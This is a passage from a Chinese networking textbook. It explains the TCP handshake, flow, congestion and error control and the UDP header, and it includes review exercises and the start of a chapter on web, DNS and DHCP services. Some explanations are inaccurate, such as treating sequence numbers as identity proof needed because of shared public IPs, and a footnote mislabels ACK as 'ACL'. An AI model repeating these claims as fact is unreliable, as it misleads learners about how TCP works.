可选项只有当首部长度大于 20B 时才有效,此时 TCP 报头会附加更多信息,一般情况下没有可选项。

11. 数据

数据是传输层分段后的数据。当所有数据段抵达接收方后,再根据报头 32 个序列号重组排序,还原成初始报文交由目的进程。

6.2.3　TCP 三次握手

由于局域网主机共享公共 IP 接入 Internet,因此网络中的计算机不能简单通过 IP 地址作为身份标识。在建立连接前两主机互不认识,无法进行数据传输,需要“握手”相互确认身份,就像日常生活中陌生人通过握手彼此认识后才能进行交谈。把网络中的计算机确认对方身份的过程形象地称为“三次握手”。

TCP 传输控制协议是面向连接协议。所谓面向连接,是指数据在发送之前需要通过“三次握手”形式建立逻辑链路,所有数据段按“先进先出”原则以类似管道形式通往目的节点,存在建立链路、维持链路和释放链路 3 个过程。也就是说,TCP 连接的建立是通过“三次握手”实现的,只有“三次握手”完成后逻辑链路才得以建立,数据才得以传输。网络中计算机“三次握手”的过程可以归纳为“一次请求,两次确认”,如图 6-2 所示。

(1) 第一次握手过程。客户机要登录服务器下载数据,首先发送第一次握手请求报文至服务器请求建立连接。第一个参数 SYN①=1 表示客户机请求服务器与其进行序号同步,即向服务器请求建立连接;第二个参数 SEQ②=X 表示客户机目前发送给服务器的数据段序号为 X,则下一次发送给该服务器序号为 $X+1$,再下次为 $X+2$,以此类推。这里 X 是随机生成的,范围是 $0\sim2^{32}-1$,约 43 亿个数值。X 相当于是客户机给服务器的身份标

① SYN: Synchronize Sequence Numbers,同步序列编号 。

② SEQ: Sequence Number,序列号。




图 6-2　三次握手过程

识，因为可能存在多个客户机同时登录至服务器，服务器通过不同序列号区分不同客户端①。

（2）第二次握手过程。若服务器同意建立该连接，则返回第二次握手确认报文。其中，SYN＝1 表示服务器同意建立连接；SEQ＝Y 是服务器给客户机自身身份标识；ACK②＝$X+1$ 表示服务器确认客户机下一次发送过来的数据段序号为 $X+1$③，即服务器确认客户机身份。

（3）第三次握手过程。第三次握手过程是客户机确认服务器身份的过程。SEQ＝$X+1$ 是客户机发送给服务器的数据段编号，ACK＝$Y+1$ 表示客户机确认服务器身份。

所谓三握手，是双方主机对每次发送数据段跟踪、协商和确认的过程，是数据段发送和接收同步的过程，是逻辑链路的建立过程。在三次握手完成后，双方身份均被识别，接下来是类似三次握手的数据传输。

6.2.4　TCP 流量控制

为解决收发双方速率匹配，避免因发送过快导致接收不及造成的数据丢失，TCP 采用滑动窗口流量控制机制，根据接收速率匹配发送流量，如图 6-3 所示。

（1）在 TCP 第一次握手过程中，主机 A 向主机 B 请求建立连接，数据段随机字节号为 100，并宣告其最大发送窗口 win＝4，表示最多可连续发送 4B 数据，接收方不得以大于 4 窗口速率接收。

（2）在第二次握手中，主机 B 同意建立连接，数据段以随机序号 300 作为身份标识，并确认主机 A 身份“Ack＝101”，同时宣告当前最大接收窗口 win＝3，表示发送方不得大于此速率发送。

（3）在第三次握手中，当主机 A 确认主机 B 身份“Ack＝301”后，双方身份均被识别，主机 A 开始发送数据。

（4）数据传输。由于接收方当前最大接收窗口为 3，主机 A 只能发送 3 个窗口数据，分别是第 102、103 和 104 这 3 个数据段。主机 B 接收到后，数据段暂存于缓存之中，由于处理性能较弱，故应用程序只读取了 1 个数据段，为缓冲区腾出 1 个窗口空间。

（5）主机 B 向主机 A 发送确认信息 Ack＝105，表示第 104 之前的数据段已经接收，准

---

① 客户机不能通过 IP 地址来区分不同客户身份，因为局域网中所有主机通过共享公共 IP 与外网连接，在外网服务器看来它们 IP 都是相同的。

② ACL：Acknowledgement Number，确认编号。

③ 服务器接收到若干数据段，若看到序号为“$X+1$”的数据段即可判为是该客户发送的。




图 6-3　TCP 流量控制

备接收第 105 起的数据段,并宣告当前最大接收窗口 win=1。

(6) 主机 A 根据主机 B 宣告的接收速率调整流量,仅发送第 105 数据段①,并同时宣告其最大发送窗口仍为 win=4。

TCP 流量控制可以保证收发双方速率匹配和同步,接收方可以根据接收速率动态改变网络流量。

6.2.5　TCP 拥塞控制

TCP 流量控制保证了收发双方速率的匹配,避免接收方缓冲溢出带来的数据丢失问题。但是,当网络中存在拥塞时,实际数据流量由发送方和接收方的协商窗口及网络拥塞窗口的最小值决定②,如图 6-4 所示。

在步骤(1)至步骤(3)中,双方协商的窗口值为 3。

在步骤(4)至步骤(5)中,主机 A 向 B 发送了 3 个数据段,分别是 102、103 和 104。然而,由于网络拥塞,主机 B 在周期内只接收到第 102 数据段,故向主机 A 返回确认信息"Ack=103",表示第 102 之前的数据段已经接收,准备接收第 103 起的数据段,并且当前最大接收窗口 win=3。

在步骤(6)中,主机 A 接收到确认信息,知道发送的只有第 102 数据段接收,然而接收窗口 win 仍为 3,因此主机 A 知道网络中存在拥塞③,将拥塞窗口设置为 1,此时数据流量由最小值拥塞窗口决定。主机 A 将发送窗口调整为 1,重新发送第 103 数据段。

TCP 拥塞控制可以让发送方果断减少网络流量,既可以有效减少网络拥塞,又可以保证数据完整无误抵达目的主机。

---

① 如果主机 B 来不及处理缓存中数据,会向 A 宣告其当前接收窗口 win=0;主机 A 接收到后会立刻停止发送数据段,等待 B 宣告一个非 O 接收窗口再继续发送。

② 例如,通过一根水管向木桶灌水,水龙头口径很大,桶也很大,但是如果水管比较细,则灌水速度不能仅取决于水龙头和水桶,还要看水管流量。

③ 若不存在硬塞,则主机 B 接收窗口应为 1,表示因为数据处理不及导致丢弃第 103 和 104 数据段。




图 6-4　TCP 拥塞控制

6.2.6　TCP 差错控制

TCP 差错控制能够对数据段的差错、丢失和乱序进行控制，通过校验和、确认、超时重发 3 种方式保证传输报文①的完整无误。

（1）校验和。发送方根据数据段字节计算校验和随数据一起发送，抵达目的节点后接收方做相同计算生成新的校验和，若两者一致则说明数据无误，否则丢弃该数据段。

（2）确认。当接收方验证数据无误后，向发送方返回确认信息，表示该数据段已接收正确，准备接收下一数据段。

（3）超时重发。当发送方发送一个数据段后，若在规定时间内未接收到目的节点返回的确认信息，则默认为数据段丢失或者出错，重新发送该数据段。

6.3　UDP 用户数据报协议

用 TCP 协议传输数据可靠性高，可以对数据段首部检错，但在传输前需要计算校验和，需要三次握手建立传输通道，这些都会产生较大延迟。从某种意义上说，TCP 传输的可靠性是通过牺牲传输性能获得的，虽然可靠，但在某些场合下却显得不合时宜。例如，主机 A 发送 4B 数据“你好”②，若用 TCP 传输控制协议封装传输，至少需要附加 20B 数据段报头，还要为此建立三次握手连接。在传输小量数据情况下，一种简单高效、忽略传输可靠性③的协议应运而生。

---

① 报文由数据段组成。

② 一个英文字符占 1B，一个汉字占 2B。

③ UDP 用户数据报协议是不可靠协议，但并不是说用其传输的数据不可靠，而是指数据段各自寻址传输，不敢保证所有数据段都能抵达接收方，只是尽最大努力投递。

1. UDP 数据段格式

UDP(User Datagram Protocol)用户数据报协议也是传输层重要协议,它采用无连接方式发送数据,各个数据段选择不同路径单独投递,当抵达目的节点后再按照序号组合还原初始报文交付相应进程。其不可靠性主要体现在中间节点和目的节点一般不对数据段检错确认。也就是说,发送方不关心数据段能否抵达目的节点,数据是否发生差错,只是尽最大努力投递;中间转发节点也不会通告数据段是否正常接收、是否检验无误,数据可靠性可由其他层协议保障。因此,UDP 用户数据报协议适合传输少量、可靠性和实时性要求不高的数据,数据段首部也缩减至 8B,如图 6-5 所示。




图 6-5　UDP 数据段格式

(1) 源端口号。第一行前 0～15 共 16 位是源端口号,用于标识应用进程,这和 TCP 协议源端口号一样。

(2) 目的端口号。第一行后 16～31 共 16 位是目的端口号,对应于目的节点应用进程的监听端口。

(3) UDP 长度。第二行前 0～15 位是 UDP 长度,用于指明第三行数据段携带数据大小,通过长度值可以精确定位数据段结束位置。

(4) UDP 校验和(可选)。16～31 位是 UDP 校验和,属于可选项,选择性对 UDP 数据段首部进行差错检测,这也是 UDP 用户数据报协议提供的唯一保证传输可靠性的机制,从而提高 UDP 传输实用性。

(5) 数据。第三行是数据,所携带的是应用进程发送的二进制数据。

UDP 用户数据报协议以其高速灵活的传输服务在实际中得到很好应用,在某些方面有着 TCP 传输控制协议不可比拟的优势,也使得传输层可以根据网络状况、传输内容、数据大小、客户要求灵活选择其中一种传输方式。表 6-4 给出常用 UDP 端口号及应用。

表 6-4　常用 UDP 端口号及应用

UDP 端口号	协　议	说　　明
7	ECHO	回送应答端口
69	TFTP	简单文件传输协议,用于小量数据传输
53	DNS	域名服务,用于将域名如 www.163.com 解析成 IP 地址
111	RPC	远程过程调用协议
161	SNMP	简单网络管理协议

2. TCP 与 UDP 协议的区别

TCP 和 UDP 协议都基于 IP 网络层协议,但两者是截然不同的传输理念,适用于不同场合数据传输。这里要注意以下几点。

(1) TCP 传输控制协议是面向连接协议,是可靠的传输协议;而 UDP 用户数据报协议

是无连接协议，是一种简单、尽力而为的传输协议。这也意味着 TCP 比 UDP 更为复杂，需要更多的系统开销。

(2) UDP 用户数据报协议之所以不可靠是因为它不具有像 TCP 那样的接收应答机制和乱序重组机制，甚至不对受损数据段重传。因此，UDP 用户数据报协议更适合传输小量数据。

(3) UDP 用户数据报协议虽然不可靠，但并不意味 UDP 是无用协议，更不意味传输数据一定会产生差错，只是应用场合与 TCP 不同而已。

本 章 小 结

本章重点讲述传输层 TCP 和 UDP 协议封装格式和应用领域，要求读者识记传输层基本功能，理解端口号的划分和作用、TCP 三次握手建立连接的过程，最后掌握 TCP 和 UDP 协议的共同点和区别。本章知识结构如图 6-6 所示。




图 6-6　第 6 章知识结构图

思考练习题

一、填空题

1. 在 OSI 参考模型中，传输层实现________连接，网络层实现________连接，数据链路层实现________连接。

2. TCP 传输控制协议是________的协议，可靠性高；而 UDP 用户数据报协议是无连接的协议，可靠性低。

3. 传输层要建立连接，是通过 TCP 传输控制协议的________来完成的。

4. 在 OSI 参考模型中，传输层传输的单位称为________。

5. TCP 第三次握手是________确认________的身份。

二、选择题

1. 若 UDP 数据段在传输中丢失了，则________。

　A. 网络设备通知发送端重传数据段

　B. 发送端自动重传数据段

C. 客户端要求发送端重传数据段

D. 以上都不对

2. 如果一个数据段的起始序列号为 1，则接收方对这个数据段的确认号为 1000 表示________。

A. 已经成功地收到了 999 个字节　　B. 已经成功地收到了 1000 字节

C. 数据段 999 已收到　　D. 数据段 1000 已收到

3. IP 协议负责________的通信，而 TCP 传输控制协议则负责________的通信。

A. 主机到主机，进程到进程　　B. 进程到进程，主机到主机

C. 进程到进程，网络到网络　　D. 网络到网络，进程到进程

4. 在 OSI 参考模型中，________向用户提供可靠的端到端服务，透明地传送报文。

A. 网络层　　B. 数据链路层　　C. 会话层　　D. 传输层

5. 以下不属于 UDP 用户数据报协议的特性是________。

A. 提供可靠服务　　B. 提供无连接服务

C. 提供端到端服务　　D. 提供全双工服务

6. 以下关于 TCP/IP 协议的描述中，错误的是________。

A. 地址解析协议 ARP/RARP 属于应用层

B. TCP、UDP 协议都要通过 IP 协议来发送、接收数据

C. TCP 传输控制协议提供可靠的面向连接服务

D. UDP 用户数据报协议提供简单的无连接服务

7. DNS 域名系统的端口号是________。

A. 21　　B. 80　　C. 53　　D. 23

8. 0～1023 端口号是所有用户和操作系统共同认知的，称之为________。

A. 静态端口　　B. 动态端口　　C. 熟知端口　　D. 应用端口

9. TCP 的差错控制包括________。

A. 校验和　　B. 确认　　C. 超时重发　　D. 停止传输

10. Telnet 端口号是________。

A. 20　　B. 21　　C. 23　　D. 80

三、简答题

1. 简述传输层的功能和作用。

2. 简述端口号的分类和区别。

3. 简述 TCP 三次握手建立连接的过程。

4. 简述 TCP 传输控制协议和 UDP 用户数据报协议的区别。

第 7 章　应用层协议和网络服务

应用层是用户与网络的接口层，为用户访问网络提供可视化界面。应用层由操作系统和应用程序组成，属于 OSI 参考模型的最高层。本章主要讲述基于应用层网络协议和应用服务，以真实工作任务带动协议理论的深化，包括信息发布平台、DNS 域名系统和 DHCP 动态网络配置等服务，从中掌握服务器安装、维护和配置的基本职业技能。

学习目标

1. 知识目标

(1) 理解 FTP 协议的主动模式和被动模式。

(2) 识记两种 DNS 域名系统的解析过程。

(3) 识记基本通用顶层域名和国家顶层域名。

(4) 识记 DHCP 协议更新租约的过程。

2. 能力目标

(1) 掌握信息发布平台的使用。

(2) 掌握 DNS 域名系统的基本配置。

(3) 掌握 DHCP 服务的基本配置。

7.1　发布 Web 站点

工作任务七　发布 Web 站点

工作目的

